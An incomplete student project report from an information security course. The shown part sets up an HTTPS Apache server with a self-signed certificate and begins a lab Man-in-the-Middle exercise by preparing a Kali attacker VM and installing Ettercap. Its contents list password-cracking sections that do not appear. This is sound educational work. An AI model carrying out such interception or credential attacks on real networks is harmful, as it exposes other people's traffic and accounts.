



Princess Sumaya جامعة  
University الأميرة سميرة  
for Technology للتكنولوجيا

## Information Security Fundamentals Project

*Authors:*

Leen Amr	20210258
Mohammad	20200168
Abdalaziz	
Bahaa Qabbani	20220106
Osama Abughali	20220083

*Supervisor:*

Dr. Haitham Al-ani

*May 24, 2024*

## Table of Contents

<i>Introduction .....</i>	<b>3</b>
<i>Part 1: Setting Up A Secured Webserver .....</i>	<b>3</b>
1.1 Set Up a Web Server .....	<b>3</b>
1.2 Host a Simple Web Page.....	<b>4</b>
1.3 Create a Self-Signed SSL Certificate .....	<b>5</b>
1.4 Testing.....	<b>6</b>
<i>Part 2: Man In The Middle Attack.....</i>	<b>7</b>
2.1 Setup a Controlled Environment .....	<b>7</b>
2.2 Configuring the Tools .....	<b>8</b>
2.3 Sniffing and Capturing Data .....	<b>8</b>
2.4 Using Filters in Ettercap for MITM .....	<b>11</b>
<i>Part 3: Password Cracking.....</i>	<b>13</b>
3.1 SSH Dictionary Attack .....	<b>13</b>
3.2 Firewall Setup .....	<b>16</b>
3.3 Hashing Cracking .....	<b>21</b>
<i>Conclusion.....</i>	<b>23</b>


# Introduction

This project dives into cybersecurity by setting up and securing a personal web server, checking for weaknesses through a simulated Man-in-the-Middle (MITM) attack, and exploring password cracking techniques. The first part focuses on creating a safe web server, hosting a basic webpage, and adding SSL encryption. The second part sets up a controlled environment to mimic a MITM attack, capturing unencrypted data and applying filters to manipulate it. Finally the third part examines password cracking methods like SSH dictionary attacks and hash cracking. Through these tasks, we gain practical knowledge about cybersecurity principles and defense strategies.

## Part 1: Setting Up A Secured Webserver

### 1.1 Set Up a Web Server

We successfully configured a web server using Apache on an Ubuntu server environment, enabling efficient hosting and management of web content.


A terminal window titled 'Terminal' with the user 'bahaa@Client1: ~'. The terminal shows the command 'sudo apt install apache2' being executed. The output indicates that several additional packages will be installed along with Apache: apache2-bin, apache2-data, apache2-utils, libapr1, libaprutil1, libaprutil1-dbd-sqlite3, and libaprutil1-ldap. It also lists suggested packages like apache2-doc, apache2-suexec-pristine, and apache2-suexec-custom. The terminal shows the progress of downloading and unpacking these packages, including the disk space requirements and the sources from which the packages are being fetched. The installation process is shown in progress, with various status messages like 'Preparing to unpack' and 'Unpacking' for each package.

```
bahaa@Client1:~$ sudo apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap
0 upgraded, 8 newly installed, 0 to remove and 67 not upgraded.
Need to get 1,919 kB of archives.
After this operation, 7,721 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libapr1 amd64 1.7.0-8ubuntu0.22.04.1 [108 kB]
Get:2 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1 amd64 1.6.1-Subuntu4.22.04.2 [92.8 kB]
Get:3 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1-dbd-sqlite3 amd64 1.6.1-Subuntu4.22.04.2 [11.3 kB]
Get:4 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 libaprutil1-ldap amd64 1.6.1-Subuntu4.22.04.2 [9,170 B]
Get:5 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2-bin amd64 2.4.52-1ubuntu4.9 [1,347 kB]
Get:6 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2-data all 2.4.52-1ubuntu4.9 [165 kB]
Get:7 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2-utils amd64 2.4.52-1ubuntu4.9 [88.7 kB]
Get:8 http://jo.archive.ubuntu.com/ubuntu jammy-updates/main amd64 apache2 amd64 2.4.52-1ubuntu4.9 [97.9 kB]
Fetched 1,919 kB in 2s (1,096 kB/s)
Selecting previously unselected package libapr1:amd64.
(Reading database ... 200603 files and directories currently installed.)
Preparing to unpack .../0-libapr1_1.7.0-8ubuntu0.22.04.1_amd64.deb ...
Unpacking libapr1:amd64 (1.7.0-8ubuntu0.22.04.1) ...
Selecting previously unselected package libaprutil1:amd64.
Preparing to unpack .../1-libaprutil1_1.6.1-Subuntu4.22.04.2_amd64.deb ...
Unpacking libaprutil1:amd64 (1.6.1-Subuntu4.22.04.2) ...
Selecting previously unselected package libaprutil1-dbd-sqlite3:amd64.
Preparing to unpack .../2-libaprutil1-dbd-sqlite3_1.6.1-Subuntu4.22.04.2_amd64.d
eb ...
Unpacking libaprutil1-dbd-sqlite3:amd64 (1.6.1-Subuntu4.22.04.2) ...
Selecting previously unselected package libaprutil1-ldap:amd64.
Preparing to unpack .../3-libaprutil1-ldap_1.6.1-Subuntu4.22.04.2_amd64.deb ...
Unpacking libaprutil1-ldap:amd64 (1.6.1-Subuntu4.22.04.2) ...
Selecting previously unselected package apache2-bin.
```

## 1.2 Host a Simple Web Page


We asked chatgpt to write us a simple html code to set up our web page.

Here is the code:




## 1.3 Create a Self-Signed SSL Certificate

1- First, we created an RSA certificate.




```
Activities Terminal 22:58 أيار 18
bahaag@Client1: ~
bahaag@Client1:~$ sudo systemctl start apache2
bahaag@Client1:~$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
bahaag@Client1:~$ sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/apache-selfsigned.key -out /etc/ssl/certs/apache-selfsigned.crt
+++++
.....
+++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:JO
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
bahaag@Client1:~$
```

2- We sent a signing request so we can be able to self-sign ourselves.



```
Activities Terminal 23:02 أيار 18
bahaag@Client1: ~
+++++
.....
+++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:JO
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
bahaag@Client1:~$ sudo a2enmod ssl
Considering dependency setenvif for ssl:
Module setenvif already enabled
Considering dependency mime for ssl:
Module mime already enabled
Considering dependency socache_shmcb for ssl:
Enabling module socache_shmcb.
Enabling module ssl.
See /usr/share/doc/apache2/README.Debian.gz on how to configure SSL and create self-signed certificates.
To activate the new configuration, you need to run:
systemctl restart apache2
bahaag@Client1:~$ sudo a2ensite default-ssl
Enabling site default-ssl.
To activate the new configuration, you need to run:
systemctl reload apache2
bahaag@Client1:~$
```

3- Configured the certificate to be used for SSL (Secure Sockets Layer), to enable secure communication over HTTP.



```
GNU nano 6.2 default-ssl.conf
#
# downgrade-1.0 force-response-1.0
#
</VirtualHost>
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
<IfModule mod_ssl.c>
<VirtualHost default:443>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html


    SSLEngine on
    SSLCertificateFile /etc/ssl/certs/apache-selfsigned.crt
    SSLCertificateKeyFile /etc/ssl/private/apache-selfsigned.key

    <FilesMatch "\.(cgi|shml|phtml|php)$">
        SSLOptions +StdEnvVars
    </FilesMatch>
    <Directory /usr/lib/cgi-bin>
        SSLOptions +StdEnvVars
    </Directory>

    BrowserMatch "MSIE [2-6]" \
        nokeepalive ssl-unclean-shutdown \
        downgrade-1.0 force-response-1.0
    BrowserMatch "MSIE [17-9]" ssl-unclean-shutdown
</VirtualHost>
</IfModule>
```

## 1.4 Testing

Here we tested our website by accessing it through a web browser using HTTPS.



\* HTTP is already tested in objective 2.



# Part 2: Man In The Middle Attack

## 2.1 Setup a Controlled Environment

We created two virtual machines:

### 1- Web Server


Purpose: Host the HTTP-based website created in Part 1.

Configuration: Install Ubuntu and set up Apache as shown in Part 1.

### 2- Attacker Machine


Purpose: Perform the MITM attack.

Configuration: Install Kali Linux, a distribution tailored for penetration testing.



## 2.2 Configuring the Tools

We installed Ettercap using the command: `sudo apt update && sudo apt install ettercap-graphical`.

